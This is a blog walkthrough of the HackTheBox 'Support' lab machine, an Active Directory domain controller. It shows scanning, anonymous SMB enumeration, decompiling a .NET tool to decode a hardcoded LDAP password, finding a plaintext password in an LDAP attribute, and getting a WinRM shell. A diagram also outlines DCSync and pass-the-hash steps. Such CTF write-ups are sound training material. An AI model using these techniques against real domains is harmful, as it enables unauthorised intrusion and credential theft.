> For the complete documentation index, see [llms.txt](https://alham-rizvi.gitbook.io/alhamrizvi/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/support-htb-hackthebox-walkthrough-or-by-alham-rizvi.md).
# Support HTB — HackTheBox Walkthrough | By Alham Rizvi
#### Support HTB — HackTheBox Walkthrough | By Alham Rizvi

Hey yo all, welcome back to another writeup. It’s your boy Alham Rizvi again, and today we are going to pwn our first Windows machine, Support. This machine is an Active Directory environment, so throughout the box we’ll be dealing with LDAP, SMB, WinRM, BloodHound, and privilege escalation inside a domain environment.
So without wasting any time, let’s get started.
#### Attack chain
```
┌──────────────────────┐
│ Reconnaissance │
└──────────┬───────────┘
│
┌────────────────┴────────────────┐
│ │
┌──────────▼──────────┐ ┌──────────▼──────────┐
│ Nmap Enumeration │ │ LDAP RootDSE │
│ nmap -sS -sV │ │ ldapsearch -s base │
└──────────┬──────────┘ └──────────┬──────────┘
│ │
│ │
┌──────────▼──────────┐ ┌──────────▼──────────┐
│ AD Services Found │ │ support.htb │
│ Kerberos / LDAP │ │ dc.support.htb │
│ SMB / WinRM │ │ Active Directory │
└──────────┬──────────┘ └──────────┬──────────┘
│ │
└────────────────┬────────────────┘
│
┌──────────▼──────────┐
│ SMB Enumeration │
│ smbclient -L -N │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ support-tools Share │
│ Anonymous Access │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Downloaded Files │
│ mget * │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ UserInfo.exe │
│ Internal .NET App │
└──────────┬──────────┘
│
┌──────────────────┴──────────────────┐
│ │
┌──────────▼──────────┐ ┌──────────▼──────────┐
│ rabin2 -i │ │ ilspycmd │
│ Confirmed .NET App │ │ Decompiled Binary │
└──────────┬──────────┘ └──────────┬──────────┘
│ │
└──────────────────┬──────────────────┘
│
┌──────────▼──────────┐
│ Source Code Review │
│ grep sensitive data │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Found LDAP Account │
│ support\ldap │
│ Encrypted Password │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Protected.cs │
│ XOR + Base64 Logic │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Password Recovered │
│ nvEfEK16^1aM4... │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Authenticated LDAP │
│ Enumeration │
└──────────┬──────────┘
│
┌─────────────────┴──────────────────┐
│ │
┌──────────▼──────────┐ ┌──────────▼──────────┐
│ Found Group │ │ Found support User │
│ Remote Management │ │ info attribute │
│ Users │ │ Ironside47... │
└──────────┬──────────┘ └──────────┬──────────┘
│ │
└─────────────────┬──────────────────┘
│
┌──────────▼──────────┐
│ WinRM Access │
│ evil-winrm │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ User Shell │
│ support user │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ BloodHound │
│ AD Enumeration │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Enumerated DC$ │
│ Machine Account │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Modified DC$ Pass │
│ NewPass123! │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ DCSync Attack │
│ secretsdump.py │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Administrator Hash │
│ NTLM Retrieved │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Pass-the-Hash │
│ psexec.py │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ SYSTEM Shell │
│ Domain Admin Access │
└──────────┬──────────┘
│
┌──────────▼──────────┐
│ Retrieved root.txt │
└─────────────────────┘
```
#### **Reconnaissance**
We started the enumeration phase with a service and version scan against the target using Nmap.
```
alhamrizvi@alhams-fedora:~/HTB/support$ sudo nmap -sS -sV 10.129.51.191
[sudo] password for alhamrizvi:
Sorry, try again.
[sudo] password for alhamrizvi:
Starting Nmap 7.92 ( https://nmap.org ) at 2026-05-07 09:25 IST
Nmap scan report for 10.129.51.191
Host is up (0.26s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-07 03:55:53Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.02 seconds
```
The scan revealed that the target is a Windows Domain Controller running Active Directory services.
From the discovered ports, it was immediately clear that the machine was operating as an Active Directory Domain Controller. The presence of Kerberos on port 88, LDAP on ports 389 and 3268, SMB on port 445, and DNS on port 53 strongly confirmed this.
The LDAP service also disclosed the domain name:
```
support.htb
```
Since this was an Active Directory environment, the next step was to add the domain locally for easier interaction with Kerberos, SMB, and LDAP-based services.
```
echo "10.129.51.191 support.htb dc.support.htb" | sudo tee -a /etc/hosts
```
After identifying the environment as a Domain Controller, enumeration was focused on SMB shares, LDAP information gathering, and possible anonymous access vectors.
To perform deeper enumeration, we followed up with a full TCP port scan using the `-A` flag to enable aggressive detection and identify additional services that were not visible during the initial scan.
```
sudo nmap -A -p- 10.129.51.191 -oN out.txt
```
The scan revealed several additional high ports commonly associated with Active Directory and Windows RPC services.
```
alhamrizvi@alhams-fedora:~/HTB/support$ cat out.txt
Discovered open port 53/tcp on 10.129.51.191
Discovered open port 88/tcp on 10.129.51.191
Discovered open port 135/tcp on 10.129.51.191
Discovered open port 139/tcp on 10.129.51.191
Discovered open port 389/tcp on 10.129.51.191
Discovered open port 445/tcp on 10.129.51.191
Discovered open port 464/tcp on 10.129.51.191
Discovered open port 593/tcp on 10.129.51.191
Discovered open port 636/tcp on 10.129.51.191
Discovered open port 3268/tcp on 10.129.51.191
Discovered open port 3269/tcp on 10.129.51.191
Discovered open port 5985/tcp on 10.129.51.191
Discovered open port 9389/tcp on 10.129.51.191
Discovered open port 49664/tcp on 10.129.51.191
Discovered open port 49667/tcp on 10.129.51.191
Discovered open port 49674/tcp on 10.129.51.191
Discovered open port 49678/tcp on 10.129.51.191
Discovered open port 49702/tcp on 10.129.51.191
Discovered open port 49740/tcp on 10.129.51.191
```
At this point, we could confidently conclude that the target was functioning as a Domain Controller. The presence of LDAP services on ports `389` and `3268`, Kerberos on port `88`, DNS on port `53`, and SMB on port `445` strongly indicated an Active Directory environment.
Another important indicator was the LDAP RootDSE information disclosed during enumeration. RootDSE is a special LDAP entry that provides directory service metadata such as naming contexts, supported capabilities, and domain information. In Active Directory environments, this often leaks useful domain-related details without authentication, making it valuable during early reconnaissance.
The full scan also exposed WinRM on port `5985`, which is commonly used for remote PowerShell access. This immediately became an interesting target for later stages if valid credentials could be obtained.
The additional high RPC ports were normal for a Windows server running Active Directory services, so the next phase focused primarily on SMB and LDAP enumeration to discover shares, usernames, and potential credentials.
**LDAPSEARCH**

After confirming that LDAP was accessible, we performed anonymous RootDSE enumeration using `ldapsearch`.
```
ldapsearch -x -H ldap://support.htb -s base
```
This command is commonly used during Active Directory reconnaissance to gather information directly from the LDAP RootDSE object without authentication.
The flags used in the command were important:
```
-x → Use simple authentication instead of SASL
-H → Specify the LDAP server URI
-s base → Query only the base RootDSE object
```
Unlike a normal LDAP search that queries users or groups, the `-s base` option requests only the RootDSE entry. RootDSE is a special LDAP object that exposes metadata about the directory service itself. In many Active Directory environments, this information can be accessed anonymously.
The output revealed several important details about the target environment.
```
defaultNamingContext: DC=support,DC=htb
dnsHostName: dc.support.htb
rootDomainNamingContext: DC=support,DC=htb
```
From this, we confirmed:
* The domain name was `support.htb`
* The Domain Controller hostname was `dc.support.htb`
* The LDAP naming context was `DC=support,DC=htb`
Another important discovery was:
```
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
```
These values indicated that the environment was running a relatively modern Active Directory functional level.
The output also exposed multiple naming contexts:
```
namingContexts: DC=support,DC=htb
namingContexts: CN=Configuration,DC=support,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=support,DC=htb
```
These naming contexts are important because they define where objects such as users, computers, groups, policies, and schema information are stored inside LDAP.
One of the most useful discoveries was:
```
ldapServiceName: support.htb:dc$@SUPPORT.HTB
```
This confirmed Kerberos integration and further validated that the target was functioning as the Active Directory Domain Controller.
**Smbclient**
After LDAP enumeration, the next step was to inspect SMB shares for anonymous access. Since SMB was exposed on port `445`, we used `smbclient` with the `-N` flag to attempt a null session login without credentials.
```
alhamrizvi@alhams-fedora:~/HTB/support$ smbclient -L //10.129.51.191 -N
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
support-tools Disk support staff tools
SYSVOL Disk Logon server share
```
The command successfully listed the available shares.
The presence of `NETLOGON` and `SYSVOL` once again confirmed that the target was operating as a Domain Controller. However, the most interesting share was clearly:
```
support-tools
```
The share description suggested that it contained internal utilities or tools used by support staff, which made it a high-value target for further inspection.
An initial connection attempt failed because the wrong IP address was accidentally used.
After correcting the target IP, anonymous access to the share succeeded.
```
alhamrizvi@alhams-fedora:~/HTB/support$ smbclient //10.129.51.191/support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Wed Jul 20 22:31:06 2022
.. D 0 Sat May 28 16:48:25 2022
7-ZipPortable_21.07.paf.exe A 2880728 Sat May 28 16:49:19 2022
npp.8.4.1.portable.x64.zip A 5439245 Sat May 28 16:49:55 2022
putty.exe A 1273576 Sat May 28 16:50:06 2022
SysinternalsSuite.zip A 48102161 Sat May 28 16:49:31 2022
UserInfo.exe.zip A 277499 Wed Jul 20 22:31:07 2022
windirstat1_1_2_setup.exe A 79171 Sat May 28 16:50:17 2022
WiresharkPortable64_3.6.5.paf.exe A 44398000 Sat May 28 16:49:43 2022
4026367 blocks of size 4096. 971000 blocks available
smb: \> mget *
Get file 7-ZipPortable_21.07.paf.exe? y
getting file \7-ZipPortable_21.07.paf.exe of size 2880728 as 7-ZipPortable_21.07.paf.exe (564.0 KiloBytes/sec) (average 564.0 KiloBytes/sec)
Get file npp.8.4.1.portable.x64.zip? y
getting file \npp.8.4.1.portable.x64.zip of size 5439245 as npp.8.4.1.portable.x64.zip (1319.0 KiloBytes/sec) (average 901.3 KiloBytes/sec)
Get file putty.exe? y
getting file \putty.exe of size 1273576 as putty.exe (673.7 KiloBytes/sec) (average 862.6 KiloBytes/sec)
Get file SysinternalsSuite.zip? y
getting file \SysinternalsSuite.zip of size 48102161 as SysinternalsSuite.zip (2101.6 KiloBytes/sec) (average 1696.4 KiloBytes/sec)
Get file UserInfo.exe.zip? y
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (237.9 KiloBytes/sec) (average 1648.1 KiloBytes/sec)
Get file windirstat1_1_2_setup.exe? y
getting file \windirstat1_1_2_setup.exe of size 79171 as windirstat1_1_2_setup.exe (75.8 KiloBytes/sec) (average 1602.7 KiloBytes/sec)
Get file WiresharkPortable64_3.6.5.paf.exe? y
getting file \WiresharkPortable64_3.6.5.paf.exe of size 44398000 as WiresharkPortable64_3.6.5.paf.exe (2283.4 KiloBytes/sec) (average 1840.5 KiloBytes/sec)
smb: \> exit
```
Inside the share, several files and utilities were discovered.
```
7-ZipPortable_21.07.paf.exe
npp.8.4.1.portable.x64.zip
putty.exe
SysinternalsSuite.zip
UserInfo.exe.zip
windirstat1_1_2_setup.exe
WiresharkPortable64_3.6.5.paf.exe
```
Most of the files were common administrative or troubleshooting utilities, but one file immediately stood out:
```
UserInfo.exe.zip
```
Unlike the other publicly available tools, this appeared to be a custom internal application, making it significantly more interesting during enumeration.
To analyze the files locally, all contents from the SMB share were downloaded using the `mget` command.
```
mget *
```
This recursively downloaded every accessible file from the share onto the attacker machine for offline analysis.
After downloading the files from the SMB share, the next step was to inspect the custom binary `UserInfo.exe`.
The archive was first extracted using `unzip`.
```
unzip UserInfo.exe.zip
```
The extraction revealed several DLL dependencies alongside the executable itself.
```
UserInfo.exe
CommandLineParser.dll
Microsoft.Bcl.AsyncInterfaces.dll
Microsoft.Extensions.DependencyInjection.dll
UserInfo.exe.config
```
The presence of multiple `.NET` libraries strongly suggested that the application was built using the .NET framework. To confirm this, `rabin2` from the Radare2 toolkit was used to inspect the binary imports.
```
alhamrizvi@alhams-fedora:~/HTB/support$ rabin2 -i UserInfo.exe
[Imports]
nth vaddr bind type lib name
―――――――――――――――――――――――――――――――――――――――――
1 0x00402000 NONE FUNC mscoree.dll _CorExeMain
```
The output showed:
The import of `mscoree.dll` and `_CorExeMain` confirmed that the executable was a managed .NET application rather than a native Windows binary.
Since `UserInfo.exe` was identified as a .NET application, the next step was to decompile it using `ILSpy`, a common .NET reverse engineering tool.

An initial attempt to run `ilspycmd` failed because the required .NET 6 runtime was missing on the attacker machine.
```
ilspycmd -p -o reverse_userinfo UserInfo.exe
```
At this point, the executable had been successfully reversed into readable C# source code. Since the binary appeared to be an internal support utility interacting with LDAP and Active Directory, the next step focused on reviewing the recovered source files for hardcoded credentials, usernames, LDAP paths, or sensitive configuration data.
```
alhamrizvi@alhams-fedora:~/HTB/support$
grep -RniE 'Password|ConnectionString|DirectoryEntry|NetworkCredential|Aes|ProtectedData' reverse_userinfo
reverse_userinfo/UserInfo.Services/LdapQuery.cs:9: private DirectoryEntry entry;
reverse_userinfo/UserInfo.Services/LdapQuery.cs:19: string password = Protected.getPassword();
reverse_userinfo/UserInfo.Services/LdapQuery.cs:20: entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
reverse_userinfo/UserInfo.Services/LdapQuery.cs:107: Console.WriteLine("Last Password Change: " + DateTime.FromFileTime((long)val.Properties["pwdLastSet"][0]));
reverse_userinfo/UserInfo.Services/Protected.cs:8: private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
reverse_userinfo/UserInfo.Services/Protected.cs:12: public static string getPassword()
reverse_userinfo/UserInfo.Services/Protected.cs:14: byte[] array = Convert.FromBase64String(enc_password);
alhamrizvi@alhams-fedora:~/HTB/support$
```
```
grep -RniE 'Password|ConnectionString|DirectoryEntry|NetworkCredential|Aes|ProtectedData' reverse_userinfo
```
This search immediately revealed highly valuable findings inside the application source.
```
reverse_userinfo/UserInfo.Services/LdapQuery.cs:19:
string password = Protected.getPassword();
```
```
reverse_userinfo/UserInfo.Services/LdapQuery.cs:20:
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
```
The output showed that the application authenticated to LDAP using the domain account:
```
support\ldap
```
Instead of storing the password directly inside the source code, the developers attempted to hide it using an encrypted value.
Another important discovery was found inside `Protected.cs`.
```
private static string enc_password =
"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
```
The source code also revealed a function responsible for decoding or decrypting this stored value.
```
public static string getPassword()
```
And inside the function:
```
byte[] array = Convert.FromBase64String(enc_password);
```
This indicated that the application was taking the embedded encrypted password, decoding it from Base64, and then likely decrypting it before authenticating against LDAP.
At this stage, we had successfully recovered:
* A valid domain username: `support\ldap`
* A hardcoded encrypted password inside the application
* The exact code location responsible for decrypting the credential
```
alhamrizvi@alhams-fedora:~/HTB/support$ cat reverse_userinfo/UserInfo.Services/Protected.cs
using System;
using System.Text;
namespace UserInfo.Services;
internal class Protected
{
private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
private static byte[] key = Encoding.ASCII.GetBytes("armando");
public static string getPassword()
{
byte[] array = Convert.FromBase64String(enc_password);
byte[] array2 = array;
for (int i = 0; i < array.Length; i++)
{
array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
}
return Encoding.Default.GetString(array2);
}
}
alhamrizvi@alhams-fedora:~/HTB/support$
```
To fully understand how the credential was protected, the contents of `Protected.cs` were inspected directly.
```
cat reverse_userinfo/UserInfo.Services/Protected.cs
```
The source code revealed the complete password decryption routine used by the application.
```
private static string enc_password =
"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
```
```
private static byte[] key = Encoding.ASCII.GetBytes("armando");
```

The application stored the password as a Base64-encoded encrypted string and used the static key:
```
armando
```
Inside the `getPassword()` function, the decryption logic became clear.
```
array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
```
The password was not protected using strong cryptography such as AES or DPAPI. Instead, the developers implemented a very weak custom XOR-based obfuscation routine.
> This is our password
With valid LDAP credentials recovered from the reversed application, authenticated LDAP enumeration became possible.
The first query searched for the `Remote Management Users` group inside Active Directory.
```
alhamrizvi@alhams-fedora:~/HTB/support$
ldapsearch -x -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" "(cn=Remote Management Users)"
# extended LDIF
#
# LDAPv3
# base with scope subtree
# filter: (cn=Remote Management Users)
# requesting: ALL
#
# Remote Management Users, Builtin, support.htb
dn: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
objectClass: top
objectClass: group
cn: Remote Management Users
description: Members of this group can access WMI resources over management pr
otocols (such as WS-Management via the Windows Remote Management service). Th
is applies only to WMI namespaces that grant access to the user.
member: CN=support,CN=Users,DC=support,DC=htb
distinguishedName: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528110156.0Z
whenChanged: 20220528111204.0Z
uSNCreated: 8231
uSNChanged: 12632
name: Remote Management Users
objectGUID:: bBxECyDbVkm+f7mMKL8Sog==
objectSid:: AQIAAAAAAAUgAAAARAIAAA==
sAMAccountName: Remote Management Users
sAMAccountType: 536870912
systemFlags: -1946157056
groupType: -2147483643
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=support,DC=htb
isCriticalSystemObject: TRUE
dSCorePropagationData: 20220528110343.0Z
dSCorePropagationData: 16010101000001.0Z
# search reference
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb
# search reference
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb
# search reference
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb
# search result
search: 2
result: 0 Success
# numResponses: 5
# numEntries: 1
# numReferences: 3
```
The command arguments were important:
```
-x → Use simple authentication
-H → Specify the LDAP server
-D → Bind using a domain account
-w → Supply the account password
-b → Define the LDAP search base
```
The LDAP filter:
```
(cn=Remote Management Users)
```
searched specifically for the Active Directory group named `Remote Management Users`.
The output revealed the group membership details.
```
member: CN=support,CN=Users,DC=support,DC=htb
```
This was an important discovery because the `support` user was a member of the `Remote Management Users` group.
The group description also provided valuable context.
```
Members of this group can access WMI resources over management protocols
```
This strongly suggested that the `support` account could authenticate remotely through WinRM, which was already discovered earlier on port `5985` during the Nmap scan.
After identifying the interesting user, another LDAP query was performed to retrieve the full details for the `support` account.
```
alhamrizvi@alhams-fedora:~/HTB/support$
ldapsearch -x -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" "(sAMAccountName=support)"
# extended LDIF
#
# LDAPv3
# base with scope subtree
# filter: (sAMAccountName=support)
# requesting: ALL
#
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z
# search reference
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb
# search reference
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb
# search reference
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb
# search result
search: 2
result: 0 Success
# numResponses: 5
# numEntries: 1
# numReferences: 3
```
The LDAP filter:
```
(sAMAccountName=support)
```
searched directly for the domain user named `support`.
The output revealed several useful attributes associated with the account.
One of the most important findings was:
```
info: Ironside47pleasure40Watchful
```
The `info` attribute in Active Directory is commonly used for notes or descriptions. In many real-world environments and CTF machines, administrators accidentally store plaintext credentials or sensitive notes inside this field.
#### **Initial Access**
After identifying the suspicious value stored inside the `info` attribute of the `support` user, the credential was tested against WinRM since the account was already confirmed to be a member of the `Remote Management Users` group.
```
alhamrizvi@alhams-fedora:~/HTB/support$
evil-winrm -i support.htb -u 'support.htb\support' -p 'Ironside47pleasure40Watchful'
/usr/local/share/gems/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/usr/local/share/gems/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
/usr/local/share/gems/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\support\Documents> dir /ad
Cannot find path 'C:\ad' because it does not exist.
At line:1 char:1
+ dir /ad
+ ~~~~~~~
+ CategoryInfo : ObjectNotFound: (C:\ad:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\support\Documents> dir
*Evil-WinRM* PS C:\Users\support\Documents> cd C:\Users\support\Desktop
cat user.txt
```
The authentication succeeded successfully, confirming that the value extracted from LDAP was indeed the valid password for the `support` domain account, and we get he user.txt flag.
#### Privelege Escalation
After obtaining initial access, the next step was to inspect the current user’s permissions and group memberships using `whoami /all`.
```
*Evil-WinRM* PS C:\Users\support\Desktop> whoami /all
USER INFORMATION
----------------
User Name SID
=============== =============================================
support\support S-1-5-21-1677581083-3380853377-188903654-1105
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
========================================== ================ ============================================= ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
SUPPORT\Shared Support Accounts Group S-1-5-21-1677581083-3380853377-188903654-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
```
This command displays detailed security information about the current session, including:
* User SID
* Group memberships
* Assigned privileges
* Integrity level
* Authentication details
The output confirmed that the current session was running as:
```
support\support
```
Several important group memberships were identified.
```
BUILTIN\Remote Management Users
SUPPORT\Shared Support Accounts
```
The `Remote Management Users` membership explained why WinRM authentication was successful earlier.
Another interesting privilege discovered was:
```
SeMachineAccountPrivilege
```
This privilege allows a user to join machines to the domain. While not immediately exploitable on its own, it is often useful in Active Directory privilege escalation scenarios involving Resource-Based Constrained Delegation (RBCD) or machine account abuse.
The integrity level was also shown as:
```
Medium Mandatory Level
```
which indicated that the session was a normal low-privileged domain user shell without administrative rights.
